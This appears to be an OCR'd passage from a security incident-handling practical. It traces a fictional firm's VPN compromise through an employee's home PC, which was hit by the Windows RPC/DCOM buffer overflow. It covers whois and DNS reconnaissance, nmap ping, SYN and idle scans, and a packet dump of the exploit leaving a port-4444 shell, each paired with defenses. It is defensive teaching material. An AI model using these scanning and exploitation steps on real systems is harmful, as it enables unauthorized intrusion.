PPTP leverages point-to-point protocol user authentication and Microsoft point-to-point of encryption to encapsulate and encrypt IP traffic. PPTP is very secure as Microsoft Challenge Handshake Authentication Protocol version 2 (MS-CHAPv2) is used. Once the remote users connect to the VPN server, the server will call to IAS to authenticate and assign appropriate credentials to the remote users. However, there is a weakness within the areas of policy enforcement such as setting the VPN access period. The vpn connection isn't dropped if the remote computer is idle.

Country C network

Basically, those computers in Country C network are WinXP professional workstation. Since there is no server, all workstations are enabled the built-in firewall function. One computer enabled Internet sharing to act as a NAT to share the Internet access to workstations. Computers are locked down as the security standard in Country H office. The employees are authenticated by Exchange server to use pop3 and smtp services for sending and receiving emails.

3.3 VPN for employees (Source network)

VPN is useful for employees to access internal network to get files, use email services, etc. After VPN established, the authenticated users can use Outlook MAPI to connect Exchange as the computer in trusted network. So, they don't need to setup POP3 and SMTP with username and password.

As PMC doesn't provide notebook to employees, employees get the VPN username and password and set up VPN client on their computers at home. Because PMC can't control the security level of the employees' computer at home, that breaks the corporate security easily as they are a trusted host after vpn authenticated connection. ISP in Country H provides public ip addresses to home users. It's easy for attackers to do reconnaissance attack and find the vulnerabilities. That's why the unprotected computer of employee was compromised by RPC/DCOM exploit. The attacker further penetrated to the corporate network through established VPN connection.

The victim's machine is a standalone Pentium III with 512MB RAM computer. The operating system is a Microsoft Windows 2000 Professional with service pack 4. It didn't have any formal system hardening. The network interface using TCP/IP is connected to ADSL router binded a public IP address provided by an ISP.

Part 4: Stages of the Attack

4.1 The Buffer Overrun in Windows RPC Interface

4.1.1 Phase 1: Reconnaissance

In this phase, attackers gather information from the physical world and search information for public from the Internet. Afterwards, they select a target and perform further attacks.

Usually, a technique to be used at this stage is not least of social engineering that misleads and trick people to reveal sensitive information. The attacker focused the broadband home users, he expects the home users don't have a formal protection checking on computers to cause an easy attack. He can pretend to be a customer of ISP to ask technical information such as the IP addresses of DNS servers or email servers in order to get network services. Also, he can stop by broadband service promotion booths to ask the particular questions that can do a favor for him. Most ISPs have FAQ page and support to answer queries from customers. Figure 8 is an example of an ISP to provide support services. People can either make a call or fill out the online form to ask questions.





Figure 8

In fact, social engineering can be reduced with the following recommendations. First, the broadband service promoters and technical supports should enhance security awareness. For example, customers don't need to know the specific IP information in order to get online due to automatic IP assignments by the ISP. If such questions asked technical aspects that are not supposed to let users know, supporters should be alerted and further understood their problems but not just give what they want. Second, ISP strengthens user identification and authentication procedures. When customers call in, ISP must be firstly identifying the customers' user account. Case by case, they can further ask customer to provide social security number for verification. Technicians can also be arranged to fix the problems on-site without telling the specific IP addresses or technical information.

Besides social engineering, attackers knowing ISP's corporate name can find the IP address range. They can also search the whois database at www.arin.net, www.ripe.net, www.apnic.net to obtain IP address.

In figure 9, it is a screen that searches Google's IP address range.



Query the APNIC Whois Database

Need help?

- General search help
- Help tracking spam and hacking
- To assist you with debugging problems, this whois query was received from IP Address [50].

```
% [whois.apnic.net node-1]
% Whois data copyright terms    http://www.apnic.net/db/dbcopyright.html

inetnum:      210.172.112.128 - 210.172.112.135
netname:      GOOGLE
descr:         Google Japan Inc.
country:      JP
admin-c:      KM6584JP
tech-c:        KM6584JP
remarks:      This information has been partially mirrored by APNIC from
remarks:      JPNIC. To obtain more specific information, please use the
remarks:      JPNIC whois server at whois.nic.ad.jp. (This defaults to
remarks:      Japanese output, use the /e switch for English output)
changed:      apnic-ftp@nic.ad.jp 20030619
remarks:      This information has been partially mirrored by APNIC from
remarks:      JPNIC. To obtain more specific information, please use the
remarks:      JPNIC whois server at whois.nic.ad.jp. (This defaults to
remarks:      Japanese output, use the /e switch for English output)
changed:      apnic-ftp@nic.ad.jp 20040107
source:        JPNIC

inetnum:      210.230.195.240 - 210.230.195.255
netname:      GOOGLE
descr:         Google Japan Inc.
country:      JP
admin-c:      KM6609JP
tech-c:        KM6609JP
remarks:      This information has been partially mirrored by APNIC from
remarks:      JPNIC. To obtain more specific information, please use the
```

Figure 9

Attackers can also search whois database. In figure 10, taking SANS.org as an example, it shows the domain name, administrative, technical, billing contacts details, phone numbers, fax number, postal and email addresses, registration dates, name servers and their IP addresses.

WHOIS RECORD FOR

sans.org Back order this name

NOTICE: Access to .ORG WHOIS information is provided to assist persons in determining the contents of a domain name registration record in the PIR registry database. The data in this record is provided by Public Interest Registry for informational purposes only, and PIR does not guarantee its accuracy. This service is intended only for query-based access. You agree that you will use this data only for lawful purposes and that, under no circumstances will you use this data to: (a) allow, enable, or otherwise support the transmission by e-mail, telephone, or facsimile of mass unsolicited, commercial advertising or solicitations to entities other than the data recipient's own existing customers; or (b) enable high volume, automated, electronic processes that send queries or data to the systems of Registry Operator or any ICANN-Accredited Registrar, except as reasonably necessary to register domain names or modify existing registrations. All rights reserved. PIR reserves the right to modify these terms at any time. By submitting this query, you agree to abide by this policy.

```
Domain ID:D4201868-LROR
Domain Name:SANS.ORG
Created On:04-Aug-1995 04:00:00 UTC
Last Updated On:18-Oct-2003 21:41:09 UTC
Expiration Date:03-Aug-2010 04:00:00 UTC
Sponsoring Registrar:R71-LROR
Status:OK
Registrant ID:C35725469-RCOM
Registrant Name:SANS SANS
Registrant Organization:SANS
Registrant Street1:4610TournayRoad
Registrant City:Bethesda
Registrant State/Province:MD
Registrant Postal Code:20816
Registrant Country:US
Registrant Phone:+1.3019510102
Registrant FAX:+1.3019510104
Registrant Email:hostmaster@sans.org
Admin ID:C35725520-RCOM
Admin Name:SANS SANS
Admin Organization:SANS
Admin Street1:4610TournayRoad
Admin City:Bethesda
Admin State/Province:MD
Admin Postal Code:20816
Admin Country:US
Admin Phone:+1.3019510102
Admin Email:hostmaster@sans.org
Tech ID:C35725521-RCOM
Tech Name:Domain Registrar
Tech Organization:Register.Com
Tech Street1:575thAvenue
Tech City:NewYork
Tech State/Province:NY
Tech Postal Code:10018
Tech Country:US
Tech Phone:+1.9027492701
Tech Email:domain-registrar@register.com
Name Server:NS1.HOMEPC.ORG
Name Server:NS2.HOMEPC.ORG
Name Server:NS1.GIAC.NET
Name Server:NS2.GIAC.NET
```

Figure 10

In fact, there is no complete defense against whois database search. It is because the whois database is opened to the public. However, for administrative and security reasons, the domain owner needs to keep the registration records accurate and ensures no unnecessary information posted to the public.

Besides, attackers can also perform DNS reconnaissance with nslookup command on Windows and Unix; host and dig commands on Unix. In figure 11, it shows the information of sans.org by nslookup command.




Figure 11

To minimize the impact of DNS reconnaissance, the DNS server owner should avoid HINFO record type that identifies the host system type and TXT record type that is a text description about the domain in zone files. Without such information, attackers may spend longer time to find out the vulnerabilities of targeted system. Also, it is important to set firewall rules to allow TCP/UDP 53 to authorized servers and configure the allow-transfer or xfernets directive to restrict zone transfers to the other DNS servers. In order to restrict DNS information to be released, trusted network should have its own DNS servers to resolve internal name queries. If the internal DNS can't resolve the name queries, it will forward to external DNS servers in the public network to resolve the queries. In PMC network, it has internal DNS which contains pmc.gcih zone file with internal IP addresses for resolving queries from trusted machines and external DNS which contains pmc.gcih zone file with public IP addresses for resolving queries from the public.

No matter of the above methods; the attacker targeted the employee's home computer and performed scanning the target which is the second stage of attack.

4.1.2 Phase 2: Scanning

In this phase, attackers search for the online status of the target whether it is active. If the targeted host is online, scanning tools such as nmap, superscan, and LAN Guard network security scanner can be used to find network information - identifying the router/firewall of the network, finding opened servicing ports, and discovering operating system fingerprint. If an attacker is skillful, he can even bypass firewall or intrusion detection systems.

The basic steps are used to find out whether the employee's home computer is online. The attacker uses ping command to send out ICMP echo request to the IP address which is found from reconnaissance stage. If the ICMP echo reply returns, it means the host is live.

Moreover, TCP syn scan is another way. The attacker sends TCP syn packet to the target. If the TCP syn/ack packet returns, it means the host is live. The scanning can be illustrated by nmap.

With the parameter –sP, it is a ping scan to find reachable hosts.




Figure 12

With the parameter –sS, it is a TCP syn scan. It shows the opened services on the target. The parameter –O shows the fingerprint of Operating system.

Figure 13

Nmap also has Idle Scan that may forge other IP addresses to do scanning. The attacker can use this method to scan a target without sending a single packet to the target but using an idle zombie host.

1. An attacker sends syn/ack packet to probe IP ID on an idle zombie host. If the zombie host is alive, it returns rst packet with an IP ID to the attacker.
2. The attacker then sends packet with the zombie's IP to the target's port (e.g. 80).
3. If the target host has port 80 listening, the target returns syn/ack packet to the source IP which is the zombie. Otherwise, the target not listening port 80 sends rst packet to the zombie.

4. The zombie received the syn/ack returns rst packet with IP ID + 1 where the IP ID is in the first step to the target.

Remark: As mentioned in protocol description, 3-way handshake of TCP has IP ID on each session. The IP ID will increase a number in next session.

5. The attacker sends syn/ack packet to get the IP ID from the zombie. The zombie returns rst packet with IP ID. If the number of IP ID is IP 'ID + 2', the attacker knows that the target host has an opened port of tcp 80. Otherwise, the IP ID is IP 'ID + 1' if the target host has no port 80 opened.

Idle scan can be performed on Nmap. The following is an example to scan 192.168.0.201 by idle scan host 192.168.0.189.




Figure 14

There are some commercial scanning tools such as LAN Guard, Internet Security System, and FoundStone to find vulnerable systems. Those tools provide more details including operating system fingerprint, opened services, patching levels, vulnerabilities about the target and present with nice reports. One of the popular open source scanners is Nessus that uses client/server architecture. Basically, the scanning concepts are same as the above techniques.

In order to prevent effective scanning, defenders can block traffic at router/firewall level.

1. Blocking ICMP doesn't now allow ping from untrusted network.
2. An ICMP incoming packet is allowed from some specific hosts for network troubleshooting.
3. Do not allow outgoing ICMP time exceeded in transit messages.
4. Router/firewall enables network address translation that uses non-routable addresses inside the firewall.

5. Refer to National Security Agency – Cisco Router Security Recommendation Guide[17], adding no ip broadcast, no cdp run, no ip source route, no ip directed-broadcast, no ip proxy-arp, and no ip mask-reply can help prevention of scanning by attackers. This can refer to the router settings in earlier network description.
6. Placing the intrusion detection system at the gateway detects the anonymous scanning. Since attacker can fragment the packets in unusual way to prevent IDS from reassembling them, it is important to keep attacking signatures on IDS up to date. Snort has a preprocessor functionality. If a packet assembly is not successful within a 60-second timeout period, previously collected fragments are discarded. More information can be found at Snort website.

Because the employee's home computer hasn't been protected by firewall/router with proper rule set, the attacker finds the vulnerabilities on her machine by scanning directly. Obviously, this part of attack at home computer is RPC\DCOM vulnerability on Win2k. The attacker with exploit code can gain access to her system.

4.1.3 Phase 3: Exploit the system

In this phase, attackers can exploit the system through the vulnerabilities scanned on phase 2. They can attack the underlying operating systems and specific applications. On the compromised system, they can also escalate their privileges to be administrative roles. By sending malicious code, it causes the target to denial of services. They can upload programs and download data from the target hosts afterwards.

Currently, the attacker should have the IP address, the ISP domain name, list of open ports and vulnerabilities of the target host.

Afterwards, experienced attacker may develop his malicious code to exploit the vulnerability of the target. Otherwise, script kiddies or moderate skilled hacker will search the exploit databases on the Internet to find the malicious code that corresponding to the vulnerability detected. For example, Packet Storm, Xfocus, and Bugtraq are the places to look for the sources.

Here is the procedure of the RPC/DCOM exploit. Using the ethereal, we can explain the attack from the packet dump and how can we detect and defense it. In the illustration, IP 192.168.0.208 is an attacker while IP 192.168.0.209 is the victim.

As described in scanning phase, the attacker can find specific RPC scanning tools on the Internet. FoundStone, SecurityFocus, etc have the tools. The one specified RPC scan to be used in figure 15 is downloaded at Internet Security Systems.

This figure shows the RPC vulnerability [VULN] on the target.

Figure 15

The attacker executes the exploit code to overflow the remote RPC/DCOM buffer. Once the system is compromised, the port 4444 is listening on the victim's machine. The message suggests using Netcat to establish a connection.





Figure 16

Let see the packet dump by ethereal. The source IP connected to the remote RPC services on destination IP through epmap which is tcp port 135 and overflows the buffer on the remote RPC services.



```
Source          Destination     Protocol Info
192.168.0.208   Broadcast       ARP      Who has 192.168.0.209?  Tell 192.168.0.208
192.168.0.209   192.168.0.208   ARP      192.168.0.209 is at 00:0c:29:d4:32:b2
192.168.0.208   192.168.0.209   TCP      1031 > epmap [SYN] Seq=2473553086 Ack=0 Win=16384 Len=0
192.168.0.209   192.168.0.208   TCP      epmap > 1031 [SYN, ACK] Seq=767044259 Ack=2473553087 Win=
192.168.0.208   192.168.0.209   TCP      1031 > epmap [ACK] Seq=2473553087 Ack=767044260 Win=1752C
192.168.0.208   192.168.0.209   DCERPC   Bind: call_id: 415131524 UUID: REMACT
192.168.0.209   192.168.0.208   DCERPC   Bind_ack: call_id: 415131524 Provider rejection, reason:
192.168.0.208   192.168.0.209   REMACT   RemoteActivation request
192.168.0.209   192.168.0.208   REMACT   RemoteActivation reply
192.168.0.208   192.168.0.209   REMACT   RemoteActivation request
192.168.0.209   192.168.0.208   REMACT   RemoteActivation reply
192.168.0.208   192.168.0.209   REMACT   RemoteActivation request
192.168.0.209   192.168.0.208   REMACT   RemoteActivation reply
192.168.0.208   192.168.0.209   REMACT   RemoteActivation request
192.168.0.209   192.168.0.208   REMACT   RemoteActivation reply
192.168.0.208   192.168.0.209   DCERPC   Request: call_id: 1094795585 opnum: 4 ctx_id: 2
192.168.0.209   192.168.0.208   REMACT   RemoteActivation reply
192.168.0.208   192.168.0.209   DCERPC   Request: call_id: 1094795585 opnum: 4 ctx_id: 2
192.168.0.209   192.168.0.208   REMACT   RemoteActivation reply
192.168.0.208   192.168.0.209   DCERPC   Request: call_id: 1094795585 opnum: 4 ctx_id: 2
192.168.0.209   192.168.0.208   REMACT   RemoteActivation reply
192.168.0.208   192.168.0.209   DCERPC   Request: call_id: 1094795585 opnum: 4 ctx_id: 2
192.168.0.209   192.168.0.208   REMACT   RemoteActivation reply
192.168.0.208   192.168.0.209   TCP      1031 > epmap [FIN, ACK] Seq=2473557907 Ack=767044920 Win=
192.168.0.209   192.168.0.208   TCP      epmap > 1031 [ACK] Seq=767044920 Ack=2473557908 Win=1653€
192.168.0.209   192.168.0.208   TCP      epmap > 1031 [FIN, ACK] Seq=767044920 Ack=2473557908 Win=
192.168.0.208   192.168.0.209   TCP      1031 > epmap [ACK] Seq=2473557908 Ack=767044921 Win=1686C
```

```
⊞ Internet Protocol, Src Addr: 192.168.0.208 (192.168.0.208), Dst Addr: 192.168.0.209 (192.168
⊞ Transmission Control Protocol, Src Port: 1031 (1031), Dst Port: epmap (135), Seq: 2473553291
⊞ DCE RPC
⊟ DCOM Remote Activation
    Operation: RemoteActivation (0)
    Stub data (146 bytes)
```

```
0040  00 00 41 41 41 41 80 00  00 00 01 00 00 00 [illegible] 00   ..AAAA.. ........
0050  06 00 00 00 00 00 00 00  00 00 28 63 29 20 32 30   ........ ..(c) 20
0060  30 33 20 49 53 53 20 69  6e 63 00 00 00 00 80 1d   03 ISS i nc......
0070  94 5e 96 bf cd 11 b5 79  08 00 2b 30 bf eb 01 00   .^.....y ..+0....
0080  00 00 10 00 00 00 00 00  00 00 10 00 00 00 5c 00   ........ ......\.
```

Figure 17

Mechanism detects the attack.

IDS should be placed at the front side of the system for protection but not just placed inside the trusted network. Perhaps, host IDS should be used for a specific host to improve the detection time. The most fast secure way is the firewall discards the malicious packet once the IDS detect attack. BlackIce from Internet Security System has that function as the figure 18.




Figure 18

Defense against the buffer overflow.

1. The victim should block the tcp port 135 in order to avoid the attacker finding the vulnerability.
